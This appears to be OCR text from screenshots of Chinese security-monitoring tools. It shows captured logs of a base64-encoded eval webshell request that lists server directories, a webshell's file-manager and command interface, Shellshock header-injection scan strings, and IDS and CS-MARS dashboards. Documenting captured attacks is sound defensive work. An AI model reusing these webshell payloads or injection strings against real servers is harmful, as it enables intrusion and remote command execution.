[redacted]", "response.code": 200, "request.body": "[redacted]=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC[redacted]
ltzV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JEY9QG9wZW5kaXIoJEQpO2lmKCRGPT1OVUxMKXtl
Y2hvKCJFUlJPUjovLyBQYXRoIE5vdCBGb3VuZCBPciBObyBQZXJtaXNzaW9uISIpO31lbHNleyRNPU5VTEw7JEw9TlVMTDt3aGlsZSgkTj1AcmVhZGRpcigkRikpeyRQPSRELiIvIi4kTjskVD1AZGF0ZSgi
WS1tLWQgSDppOnMiLEBmaWxlbXRpbWUoJFApKTtAJEU9c3Vic3RyKGJhc2VfY29udmVydChAZmlsZXBlcm1zKCRQKSwxMCw4KSwtNCk7JFI9Ilx0Ii4kVC4iXHQiLkBmaWxlc2l6ZSgkUCkuIlx0Ii4kRS4i
CiI7aWYoQGlzX2RpcigkUCkpJE0uPSROLiIvIi4kUjtlbHNlICRMLj0kTi4kUjt9ZWNobyAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNobygifDwtIik7ZGllKCk7&z1=L2V4cG9ydC9BcHAv", "response
.body": "->|phpmyadmin\/\t2015-04-02 22:18:28\t4096\t0755\n.\/\t2015-07-31 17:04:48\t4096\t0755\nautonavi\/\t2015-04-02 17:29:01\t4096\t0755\nrainbow\/\t201
5-04-04 09:32:49\t4096\t0755\n..\/\t2015-04-02 14:26:06\t4096\t0755\ndemo\/\t2015-05-28 16:30:04\t4096\t0755\ndefault\/\t2015-04-02 22:03:48\t4096\t0755\n|<
```



[redacted] (_)   Linux li747-15


Logout | File Manager | MYSQL Manager | Execute Command | PHP Variable | Port Scan | Security information | Eval PHP Cod

File Manager - Current disk free 17.06 GB of 46.94 GB (36.34%)


/export/App/default/public_html/ - 0755 / drwxr-xr-x / www (Writable)

WebRoot | ScriptPath | View Writable Directory | Create Directory | Create File

□	Filename ▲	Last modified	Size
-	Parent Directory		
□	bannerscan	2015-06-02 16:31:27	Stat
□	livemapdemo	2015-04-17 16:40:59	Stat
□	py_modules	2014-04-14 16:12:03	Stat
□	.hadoop_user.sh.swp	2015-06-04 08:44:19	12 KB





```
{ "src": "[redacted]:49593", "dst": "[redacted]", "request.method": "POST", "request.url": "\/php2013.php", "request.host": "[redacted]", "r
equest.user-agent": "Mozilla\/5.0 (Windows NT 6.1; WOW64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/44.0.2403.125 Safari\/537.36", "request.referer":
"http:\/\/[redacted]\/php2013.php", "request.cookie": "PHPSESSID=n14s113v5ufp8o065mo6fuce27; loginpass=ec38fe2a8497e0a8d6d349b3533038cb", "response.code
": 200, "response.content-encoding": "gzip", "request.body": "act=file&cwd=%2Fexport%2FApp%2Fdefault%2Fpublic_html%2Flivemapdemo&p1=&p2=&p3=&p4=&charset=gbk
", "response.body": "\u001f#b", "time": 1440251106, "request.bc": 1 }
```



```
时间: 2014-09-25 08:49:52
攻击URL: http://() { :; }; ping -c 23 209.126.230.74/
域名: () { :; }; ping -c 23 209.126.230.74
攻击ip: 209.126.230.72
攻击所在地: 美国 CZ88.NET
User-Agent: shellshock-scan (http://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html)
状态: GET
详细信息: {'referer': '() { :; }; ping -c 11 209.126.230.74', 'host': '() { :; }; ping -c 23 209.126.230.74', 'cookie': '() { :; }; ping -c 17 209.126
230.74', 'accept': '*/*', 'user-agent': 'shellshock-scan (http://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html)'}
```

关联分析







新增域名如下:
actionfox.dangdang.com 500
ask.dangdang.com 500
[illegible].dangdang.com 500
[illegible].dangdang.com 500
[illegible].dangdang.com 500
[illegible].dangdang.com 500
[illegible].dangdang.com 500
[illegible].dangdang.com 500
[illegible].dangdang.com 500
[illegible].dangdang.com 500

端口扫描完成,本次共新增端口: 6 个

详情访问:
http://[redacted]portscan/portinfo.php


IDS
FW
关联分析
日志
扫描器



CS-MARS Standalone: pnmars v6.0

Recent Incidents (Last Hour)

All Severities | All Rules

Incident ID	Event Type	Matched Rule	Action	Time	Path	Case
I:811459	CSA Network Shield	System Rule: Misc. Attacks: TCP/IP Protocol Anomaly		Feb 13, 2009 10:28:02 AM PST - Feb 13, 2009 10:28:28 AM PST		
[illegible]	[illegible]	System Rule: [illegible]		[illegible]		
I:811457	Inactive CS-MARS reporting device	System Rule: Inactive CS-MARS Reporting Device		Feb 13, 2009 10:00:01 AM PST		

One Day	Events
NetFlow	1
Events	858
Sessions	853
Data Reduction	0%

One Day	Incidents	
High	0	0%
Medium	1	5%
Low	18	95%
Total	19	100%

One Day	False Positives	
To be confirmed	0	0%
System determined	1	100%
Logged	0	0%
Dropped	0	0%
User confirmed	0	0%
Total	1	100%

To-do List

No Open Cases

